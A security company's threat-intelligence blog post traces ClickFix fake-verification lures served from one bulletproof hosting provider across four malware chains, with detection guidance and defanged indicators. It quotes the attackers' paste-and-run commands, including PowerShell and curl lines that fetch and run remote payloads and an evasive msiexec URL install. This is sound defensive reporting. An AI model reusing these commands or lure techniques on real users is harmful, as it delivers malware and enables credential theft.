

Disposable Domains, Durable Hosting — ActiveSOC Blog

 activesoc.blackhillsinfosec.com/blog/disposable-domains-durable-hosting

Scott Johnson

September 10, 2026

BLACK HILLS
Information Security

A C T I V E S O C B L O G

DISPOSABLE DOMAINS, DURABLE HOSTING

Scott Johnson · 10 September 2026

activesoc.blackhillsinfosec.com/blog

ACTIVESOC

Over five months we watched four distinct chains running out of the same bulletproof hosting provider. They didn't have much in common. One staged payloads on the provider itself. Another pulled its first stage out of an S3 bucket. One ran C2 through ordinary domains, and another skipped domains altogether and read its C2 address off a blockchain. Between them they burned through lure domain after lure domain, and also served the same pages off sites that weren't theirs.

They agreed on one thing.

Every chain started with a browser pulling a page from that provider. Not always the same address: we counted at least seven, spread over six different /24s. Never once from anywhere else. And over those same five months the provider kept growing — it now announces five prefixes more than the list we first built for it.

The point here is narrow. That provider was the only element none of these chains changed, and it should be blocked at the ASN. Blocked rather than alerted on. Across roughly 150 alerts in five months we confirmed four executions, and found nothing legitimate depending on the space in the environments we monitor.

Below is the provider, the technique, the four chains and everything that varied between them, the one thing that didn't, and the detections and indicators worth taking away.

The provider

AS202412 is registered to OMEGATECH LTD in the Seychelles and takes its transit through Pfcloud UG. Its address space was allocated on 12 January 2026, which made it about three months old when it first came to our attention, and it now announces twenty-four /24s.

There is public reporting on this ASN and we are not going to restate it. Everything below is five months of what actually came out of that space, in the environments we monitor.

The technique

The chains that ended in execution all opened the same way, with a fake human-verification page — ClickFix, or fake-CAPTCHA paste-and-run, depending on whose naming you use. Usually it arrived through an ad rather than through anything the user went looking for, though one reached a user through a link in their email. It looks like a Cloudflare interstitial or a CAPTCHA, which is exactly the thing people have been trained to click through without reading.

Instead of a checkbox you get instructions. Press Windows+R, paste, press Enter. The command's already sitting on the clipboard because the page put it there when the user clicked what looked like a button.

We have written about the neighbouring shapes of this before:

- [Teams Vishing to Quick Assist: The Implant You Cannot Hash-Hunt](#) — the operator skips the paste and types the commands himself through a remote support session.
- [Free Tenants, Fake Help Desks](#) — eight weeks of one operator's infrastructure churning under the same pressure that burns the domains here.

There's no attachment, no download, and no link worth blocking. Execution comes out of a console the user opened themselves, under their own account, which most controls treat as normal. And the command usually arrives padded with a long run of spaces, so the only thing visible in the Run box reads like the instruction the page just gave. The real command sits off-screen to the left. Not always, though — one variant pastes a single short line and hides nothing at all.

What varied

Three ways in that we saw, one place they all went through, and four different chains after the paste:




FIGURE 1: The routes and chains that reached us

Four is what reached the environments we monitor, and plainly not the whole picture: a provider announcing twenty-four /24s is running a great deal more than four chains.

The domains

The busiest single address was 178.16.52[.]101. Twelve domains show up resolving to it in the telemetry we monitor over the five months:

auth-id-browser[.]info	enter-code-cdn[.]info
authorization-cdn-press-enter[.]info	enter-press-cdn[.]info
authorization-code[.]info	enter-pverif-code[.]info
clacndjsvulnarbi[.]beer	fingerprint-verification[.]info
clnsdns[.]beer	framework-css-styles-js[.]beer
codeverificatorcl[.]info	idverification-code[.]beer

The naming grammar isn't subtle. Auth, authorization, code, verif, verification, enter, press, cdn, browser, fingerprint — a small bag of tokens shuffled into something that'll look plausible in a browser bar for the four seconds anyone's going to look at it.

We saw the same grammar on a second batch we tied to the infrastructure but never caught resolving in the environments we monitor: fraudtechnology[.]com, auth-code-

`check[.]info, id-verif-code[.]info, enter-press-code[.]info, authorization-press-enter[.]info, captcha-cdn-js[.]beer.`

`codeverificatorcl[.]info` is the one that shows how the machine works. We found it sharing a TLS certificate with the rest of the batch, registered and sitting there, before any user of ours had gone near it. The next name was ready before the current one had burned.

Twelve is what we caught. Public scan data has the same address fronting eleven more that no user of ours ever reached, listed at the end. Some of those aren't trying to look plausible in an address bar at all: `bootstrap-maxcdn[.]beer` and `cdn-plugin-js[.]beer` are dressed as library and CDN hosts, built to look unremarkable in a page's network tab rather than to whoever's reading the URL.

The sites that weren't theirs

Some lures involved no attacker-registered domain at all: a legitimate site, taken over and made to serve the same page. In one case a user hit a fake Cloudflare challenge through a compromised retail site on perfectly ordinary hosting, and the challenge came from `178.16.53[.]137` — an address in the ASN whose URL paths, `/jsrepo` and `/teamrepo`, are the injected-script endpoint a compromised site pulls from. We recreated that whole chain in a sandbox to be sure what the page was doing, and it did exactly what the registered lures do: copy a command to the clipboard, then talk the user into running it.

No blocklist would have caught it. The domain was real, the hosting was real, and the site owner had nothing to do with any of it. The only malicious thing in the chain was the address the injected script called out to.

Here is another site on that same route, as the user saw it.




FIGURE 2: The lure as the user sees it, on a site that is genuinely the site it claims to be. Sandbox capture; the site name is redacted.

That page prints the host site's own domain as its heading, so it appears to be the real site running its own security check — and the address bar agrees, because it is the real site. Advice to check the URL before trusting a page does nothing here. Step two reads "Press Ctrl + V to open Spotlight", a misspelt macOS concept on a Windows lure: the kit is a template, reused across platforms without anybody proofreading it.

The same sandbox run shows what the paste does.




FIGURE 3: The paste, in the same sandbox run. The address in the command is one of the provider's own.

In this variant nothing is hidden. `powershell -c iex(irm 91.92.240[.]127 - UseBasicParsing)` fetches a script from a bare address and runs it in memory, with nothing written to disk. That address sits in 91.92.240[.]0/24, one of the twenty-four prefixes the provider announces — so here the lure page and the second stage came out of the same space, and neither had a domain to block. We never saw that address reached on a monitored host; it comes from the sandbox, not our telemetry.

Another ran the same way months later. A user browsing for a contractor loaded a roofing company's site, and nine-tenths of a second later the browser contacted a Binance Smart Chain RPC node — which a browser has no business reason to do. The injected script was reading its next-stage URL out of a smart contract, the same EtherHiding trick described below but running in the page rather than an implant. The provider is in this one too, by name rather than address: the firewall caught the browser trying to reach `dnstds[.]shop`, the same traffic-distribution host on 178.16.53[.]137 that served the retail case. Thirty endpoint and twenty-one firewall detections over the next 102 seconds were that script retrying, not malware beaconing.

Two more were restaurant menu pages, hit fifteen days apart in different environments, one reached through a doubleclick ad redirect off the restaurant's own site. Who registered them we couldn't establish. The shape is what matters: the apex sat behind Cloudflare, resolved clean, looked entirely ordinary, and the only resource on the page that lived on the provider was the script it pulled in. A domain block would have had nothing to bite on.

The link in the email

A third route didn't involve browsing at all.

A user clicked a link in Outlook (msedge.exe launched by OUTLOOK.EXE, with a microsoft-edge:/// argument carrying source=outlook) and the click ran through a mail-gateway-rewritten URL wrapping a shorturl[.]at short link, which redirected to rsvpopenh[.]one on 130.12.180[.]63. Two TLS sessions, about nineteen seconds, and nothing after.

That chain got past a lot, and the way it did is worth more than this campaign. The mail gateway rewrote the URL, which is what it's built to do. But the thing it wrapped was a shortener, so whatever reputation check ran at rewrite time was evaluating shorturl[.]at and not the destination behind it. The rewrite recorded a verdict on the wrapper and passed the payload through intact. Any organisation running URL rewriting has this exact gap whether or not it ever hears of this ASN: a shortener is a reputable domain, and reputation checked at rewrite time is checked against the wrong thing.

Because the session was TLS, telemetry couldn't tell us whether anything was typed into the page, and no amount of looking afterwards was going to change that. So it was handled as though something had been: the account's credentials were reset, and 130.12.180[.]10/24, rsvpopenh[.]one and shorturl[.]at went in at the edge firewall the same afternoon.

Where the payload came from

Some served the next stage straight out of the same space. 158.94.211[.]92 did that: a pasted PowerShell command reached it over plain HTTP on port 80, pulled the payload, and ran it in memory without touching disk. That same address turned up in four different organizations across fifty days: same host, same role, same port, different victims. Its staging front, cdn.claritydelivr[.]com, was newly registered and had a second life — a page-analytics script in one environment, the stager's front in another. Nothing got rebuilt in between, so an indicator burned in one environment was still live in the next three.

The most complete chain we recovered went through a trojanized installer, and it started on a news site the user read every morning, whose ad chain steered the browser into the provider. Their own account of it afterwards was that the site asked them to complete a CAPTCHA and they weren't thinking. The pasted command fetched a standalone archive utility and a password-protected archive from mnoskemp[.]beer (password: popsa) into a randomly named directory under %LOCALAPPDATA%\Temp. The extractor was a renamed 7za.exe, which isn't Authenticode-signed — normal for the standalone 7-Zip console build, and worth knowing so you don't burn an hour on it.

Out of it came a 34.96 MB MSI with a spoofed "OBS Studio Community" publisher string. Twelve of 62 engines flagged it, which at delivery time means effectively nothing: the file arrived password-protected inside an archive, and the twelve are a retrospective count. It dropped 89 files into %LOCALAPPDATA%\Programs\OBS Studio Enhanced Controller\. The payoff was a side-load. The real, signed obs64.exe loaded a trojanized obs.dll, and across 296 image-load events in that directory every DLL was signed by OBS Project, LLC except that one. Two more non-standard DLLs shipped in the same bundle. WSql-2.dll carries forged tessnet2.dll metadata and Microsoft calls it Wacatac; RegisterIdr.dll we only ever saw in sandbox behaviour, not on the host. Neither loaded inside the window we watched, which is worth knowing before you hunt on them. Sixty seconds after install the stealer pulled its config from a cloud endpoint, checked in, and settled into a beacon of about thirteen minutes. The MSI had installed persistence on the way past, too. When the host rebooted forty minutes later the payload came back twice — once from a scheduled task under svchost.exe -k netsvcs, once as a logon auto-run under explorer.exe — same path, same hash, beaconding again within seconds. Reported family overlap for this cluster is DarkGate, Matanbuchus and Amatera.

Two things there will outlast the hashes. The install directory name is plausible enough that nobody looks twice at it in a software inventory. And that trojanized obs.dll appears in eleven unrelated public submissions over about three months, so it's a maintained component, not something thrown together for one victim. If we were keying on anything here it'd be the MSI product code, {C5907138-B44F-408E-A9CA-4D49FDEBD5AC} — the filename on disk changed between victims and the product code didn't.

Another operator, working the same weeks, kept the lure on the provider and put everything after it in a cloud bucket. The pasted command ran curl -ks .../config.cmd | cmd, pulling a first-stage batch script straight out of S3 and into cmd, so no installer ever existed on disk. That script is built to drop an embedded Python runtime and 7-Zip into %LOCALAPPDATA%\Microsoft\, establish persistence through a Windows Active Setup registry key, and run config.py from the same bucket.

A network block on the ASN catches that page load and nothing else. The first stage is coming from a cloud provider you use yourself.

Where the C2 lived

One chain took C2 off DNS entirely. The implant ran as node.exe out of %LOCALAPPDATA%\HostShared\, started by a hidden ._agent.vbs that msixexec had dropped beside it, executing app\src\index.js, and got its C2 address by querying a public blockchain RPC gateway instead of resolving a hostname. That's the EtherHiding pattern: the

address lives in a smart contract, the operator updates it whenever they like, and there's no registrar to complain to and no domain to sinkhole.

Initial access was another Run-dialog paste, and this one had more care put into it:

```
"C:\WINDOWS\system32\MSieXEc.exe" -packaGe http://approvalrequest-api[.]com\caph.php?token=<redacted> /Q
```

Three deliberate evasions in one line. Mixed case on MSieXEc.exe. The -package flag written in Unicode superscript characters, visible ones rather than zero-width padding, to slip past command-line detections. And /Q for a quiet install. There's also a backslash where the URL separator should be, and msieexec fetched the package over plain HTTP, so no installer file ever landed on disk.

Those superscript characters are distinct codepoints, so -^p^a^c^k^a^G^e shouldn't parse as -package — and yet the install went through and the implant ran for two days. Either msieexec is more forgiving about a malformed switch than we assume, or the bare URL argument sufficed. We didn't reproduce it to find out.

That implant ran nearly two days before anything caught it, and what finally did was an internal DNS server recursing the blockchain lookup on the victim's behalf. Nothing in the chain touched the provider after the first page load, so a network indicator on the ASN had nothing left to see. When we reported it, it was still running, last check-in a few hours earlier.

We saw three different blockchain gateways used this way across three chains, so it isn't tied to one service or network. Two were queried by implants already running on a host; the third by an injected script on a compromised page, before anything had been installed at all.

The one thing they shared

Put those chains side by side and almost nothing lines up. Different loaders, different staging, different command channels, different levels of care.

The infrastructure says the same. The stager runs Debian with Apache and OpenSSH 9.2p1; the blockchain implant's C2 is a bare listener on a high port, self-signed, no hostname on it at all. Neither resembles the other, and neither resembles the lure hosts.

The lure hosts resemble each other, though. Two are near-identical builds, same Ubuntu, same OpenSSH, same nginx, right down to the same four CVEs, and they share a certificate issuer with certs cut days apart. That looks provisioned by one hand.

What it doesn't tell us is who. One operator selling access to a lure-hosting service, or several renting from the same outfit — we can't separate those, and we're not going to guess.

What we can say is that it wasn't one operation. Two of these chains ran in the same weeks out of the same space, with different payloads and different staging behind them. Whatever this provider is, it isn't one campaign's infrastructure, and that is the argument for dropping the ASN rather than the handful of addresses we happened to catch.

Staging moved to a cloud bucket. C2 moved to a different ASN, then off DNS altogether. The lure page never left AS202412. That's what decides the granularity you block at, and it is the whole case for blocking there: every chain in this post opens on a page load from that space, so a block at the ASN meets all of them at step one, before anything runs.

It comes down to cost. A domain runs a few dollars and takes minutes to stand up, and burning one costs the operator nothing because the next one is already registered and serving an identical page. Swapping an address inside a bulletproof range is nearly as cheap — but only if you already rent the range. That part gets bought by the month, from someone willing to ignore abuse complaints, and it's the one line item none of these operators gave up. That generalises past this ASN: in any campaign, find the component with a recurring bill attached and you have found the thing the operator is least willing to rotate. It won't always be hosting. It will always be the one worth blocking.

The provider's own behavior points the same way. It kept buying more of the thing it wouldn't give up: 45.74.x went from one /24 to three while we watched, 94.154.x from one to three, and 172.111.246[.]0/24 turned up in unrelated space. Twenty-four prefixes in total now.

Forty-one seconds

One case caught every step on the same host. Offsets are relative to the browser reaching the lure page.

Offset	Event
+00:00:00	Signed Chrome connects to 158.94.208[.]213:443 after an ad chain steers it to a lure domain serving a fake verification page.
+00:00:41	A command is pasted into the Windows Run dialog and executed. The launching process is conhost.exe --headless cmd /c, spawned directly by Explorer.EXE. curl reaches the S3 endpoint and pipes the first stage into cmd.
+00:00:42	Endpoint protection raises a malware detection.

By the time anything reacted the user had been shown the page, read it, copied a command, opened a console and run it. All of it inside the first minute.

The user didn't recall seeing a verification prompt at all. Nothing about the site they were reading was malicious. The advertising on it was.

That case didn't end in a compromise. `curl` reached the bucket, but none of the second-stage artifacts landed: no embedded Python drop, no 7-Zip, no Active Setup key. We can't tell you why. Endpoint protection raised a malware detection one second after execution, so it may have been killed; the bucket may also simply not have served. Both leave the same absence in telemetry, and we didn't get to look at the bucket. We wouldn't call it a near miss, though. The user ran the command, the bucket answered, and that bucket can serve a working payload again whenever the operator wants it to.

Everything between the page load and execution happens faster than a person can escalate, which makes the page load the only place a control gets to be preventive. After execution the clock changes completely. The trojanized installer beacons for forty minutes and came back through a reboot; the blockchain implant ran for two days. Response had room in both. Nothing was looking.

Most contacts stopped at the page

Execution was the exception. Far more often the chain ended at the page.

The shape repeats: a browser reaches a lure, the detection fires, and nothing follows it. We go looking for the next step and there isn't one. No child interpreter, no download attempt, no file written, nothing executed out of a user-writable path.

In one of those we recovered and decoded the PowerShell the page had served, so we could describe exactly what it would have done: pull an executable from `pilotkadomen[.]club` into a randomly named `%TEMP%` directory, run it hidden, then delete itself. Then we confirmed none of it happened. No `child powershell.exe`, no connection to the download host, no dropped binary. The user reached the page and closed it.

On a macOS host we ran the same exercise against a different list. No Terminal launch, no `osascript`, no shell or download utility spawned by the browser, and Chrome's only child processes were its own components.

It cuts both ways. Most people who land on one of these pages don't paste the command, which is why contact with this space is an investigation and not an incident. But you only get to say they didn't if you know what it would have looked like if they had.

What we didn't find

We didn't see anything legitimate depending on this ASN. Five months of traffic across the environments we monitor, and no business process, vendor integration or sanctioned service needed anything in it. Two candidates looked like they might. One was a web content filter reaching the space, which turned out to be the filter blocking the traffic. The other was a managed file transfer daemon, which turned out to be talking to an address in a prefix the ASN had already given up.

Somebody else's estate could easily have a supplier sitting in space we'd have told them to drop. Pull your own egress logs for these prefixes before you act on any of it.

Nor did we find much compromise. Almost all of that alert volume was real contact with real malicious infrastructure that delivered nothing, mostly because the same prefixes front the ad redirect chains that steer browsers there to begin with.

That cuts against the reflex to treat a known-bad ASN as a paging condition. Contact with this space is worth investigating every time, but it isn't a compromise on its own, and a rule that treats it as one will wake somebody up about advertising. It's also part of why blocking beats alerting here. The same traffic that makes a poor alert makes a perfectly good thing to drop.

What to block

The recommendation is one line long, but it has four conditions attached, and the last of them is the one people get wrong.

Check your own egress before you block anything. Pull what your own hosts have reached in these prefixes and look at what owns them. It costs an hour, and it's the difference between a clean block and an outage you get to explain.

Block at the ASN, and revalidate against BGP on a schedule. A static CIDR list drifts both ways. One prefix in ours had been de-announced and reallocated by the time it was firing, and it generated more benign alerts than anything else on the list. Meanwhile the list had never picked up five prefixes the ASN added, 1,280 addresses wide. Under-coverage is the quieter failure, because nothing tells you about a detection that isn't firing. We pull the announced set from RIPEstat's announced-prefixes API and re-check monthly; weekly is better if you can automate the diff.




FIGURE 4: The same list, checked against what the ASN actually announces.

Block and log, don't block and drop. The same prefixes front the ad redirect chains that steer browsers into them, so some perfectly ordinary browsing transits this space. A silent edge drop will make the occasional legitimate page render oddly mid-session, and it will take away the telemetry that produced this writeup. Keep the logs.

The user-visible cost is smaller than it sounds. We sorted our own alerts by what a block would actually have interrupted. Of those, about 54% were a domain controller resolving on someone's behalf, where a block produces a failed lookup and no broken page. Around 45 involved a live browser session, and roughly a fifth of those were a browser transiting an ad chain rather than sitting on a lure page. Across every environment we watch, that is on the order of nine interrupted sessions a month, and most of them were interruptions worth having. Sort your own the same way before you take a number to a change board; ours came from keyword classification of case notes, not from a clean field, and about one in eight wouldn't classify at all.

Layer DNS filtering underneath it. The block stops the page load, but it reaches neither a cloud-bucket first stage nor a blockchain-resolved C2, both of which were in active use over the period we're describing. The gateway lookup never touches the provider, so DNS is the only place you'll see it.

Don't lean on a domain blacklist. Twelve confirmed names on one address in five months, eleven more in public scan data, and lures on taken-over sites with no attacker-registered domain at all. The injected script even shipped its own failover, a base64 array holding `ntdnewtds[.]shop` and `dnsnewtds[.]shop`, both resolving to the same ASN address. Blocking one name just moves it to the next.

Tell users that nothing legitimate puts a command on their clipboard for them. The broader version of this advice, never paste a command into a terminal, falls apart in any dev-heavy org where half the install instructions on the internet do just that. The durable version is

narrower: no web page needs you to press Windows+R, and no legitimate page writes to your clipboard and then tells you to run what it put there. It's the only control here that works on the user instead of after them.

What to alert on

Blocking handles the page load. Everything below is for the traffic that gets past it, or for the environments where a block isn't on the table yet.

Attribute resolver alerts downstream. Our most common alert shape for months was a signed `dns.exe` on a domain controller connecting into the ASN. The DC was almost never the affected host. It was a recursive resolver doing its job for a client behind it, and in one case two separate DC alerts traced back to the same workstation. When a network indicator fires on a DNS server, what you want next is the resolved domain and the querying client, not the resolver.

Expect one lookup to alert twice. Several arrived as paired detections on `msedge.exe` and `svchost.exe`, which reads like two processes and is one: Windows' DNS Client service resolves on behalf of every process and runs hosted inside `svchost.exe`, so a single failed browser lookup is attributed to both. Check whether the second detection has its own DNS query before treating it as a second host process.

Split alerting on source process rather than destination. A signed browser reaching this space is an exposure signal; a non-browser process, an unsigned binary, or anything running out of a user-writable path is a compromise signal. Check the attribution holds first. We had one land on the critical arm only because process attribution hadn't resolved when the network event was logged, and the connection had come from the browser after all.

Know what the paste looks like on each platform you run. On Windows we saw three shapes: `conhost.exe --headless cmd /c` parented by `Explorer.EXE` running a `curl ... | cmd` pipeline; `powershell.exe` fetching and running a payload in memory; and, in the trojanized-installer case, `Explorer.EXE` to `wt.exe` to `WindowsTerminal.exe` to `powershell.exe`, which a rule keyed on `conhost.exe` will miss entirely. On macOS it's Terminal launching a shell, then a download utility, then a payload, with `osascript` worth watching alongside. Most of the time you'll use that list to rule things out.

Watch for a signed runtime in the wrong place. Two of the four chains dropped a real, signed interpreter into a user-writable directory and ran a script with it, Python in one and Node.js in the other. The binary passes every signature check you own. The location and the arguments are the tell.

Watch for one unsigned DLL among signed ones. In an install directory full of vendor-signed binaries, the single unsigned DLL is worth more than any hash, and it survives the campaign swapping its payload.

The kit's own mistakes are a signature. That lure told a Windows user to press Ctrl+V to open Spotlite, a misspelt macOS concept shipped unchanged onto a Windows page. Template errors like that survive every domain and address rotation described here, so with TLS inspection or browser-side visibility the page text is a more durable match than any of the infrastructure.

Alert on `msiexec` fetching a URL, not on how the switch is spelled. The install above arrived with its `-package` flag written in Unicode superscript, and a rule keyed on that spelling dies the moment they respell it. An MSI pulled from a URL over cleartext is the durable shape, and it holds whatever the flag looks like.

Re-check shortener destinations after the rewrite. If your gateway rewrites URLs and scores reputation at rewrite time, a shortener passes on the shortener's reputation. Score the destination at click time, or treat a rewritten link wrapping a shortener as unscored.

Don't chase `__PSScriptPolicyTest_*.ps1`. PowerShell writes those itself when it checks execution policy, and they turn up in the incident window looking like dropped files.

What each control buys you

Control	Best use	Key limitation
ASN-level block	Stops the page load, the only step before execution; survives domain churn	Doesn't cover cloud-hosted stages or blockchain-resolved C2
Static CIDR list	Simple, works anywhere	Drifts silently both ways; reallocated space causes outages and false positives
Domain blocklist	Precise and easy to justify	Loses to a token grammar, and loses entirely to compromised legitimate sites
DNS filtering	Catches resolver-mediated and off-chain C2 lookups	Blind to direct-to-IP contact

Control	Best use	Key limitation
Network detection, no block	Finds the campaign, the reuse and the infrastructure	Arrives after the paste, every time

Indicators

Attacker-controlled except where marked. Treat these as illustrating a pattern rather than a list to deploy — several are already dead, and prefixes in this ASN were reallocated at least once during the period described.

Addresses in AS202412:

178.16.52[.]101	lure host; 12 domains in our DNS telemetry, 11 more in public scan data
178.16.53[.]137	injected-script and redirect host; reached both through ad chains and from compromised legitimate sites (/jsrepo, /teamrepo)
158.94.211[.]92	fileless stager, port 80; four organizations, 50 days
158.94.208[.]213	lure host (the forty-one second case)
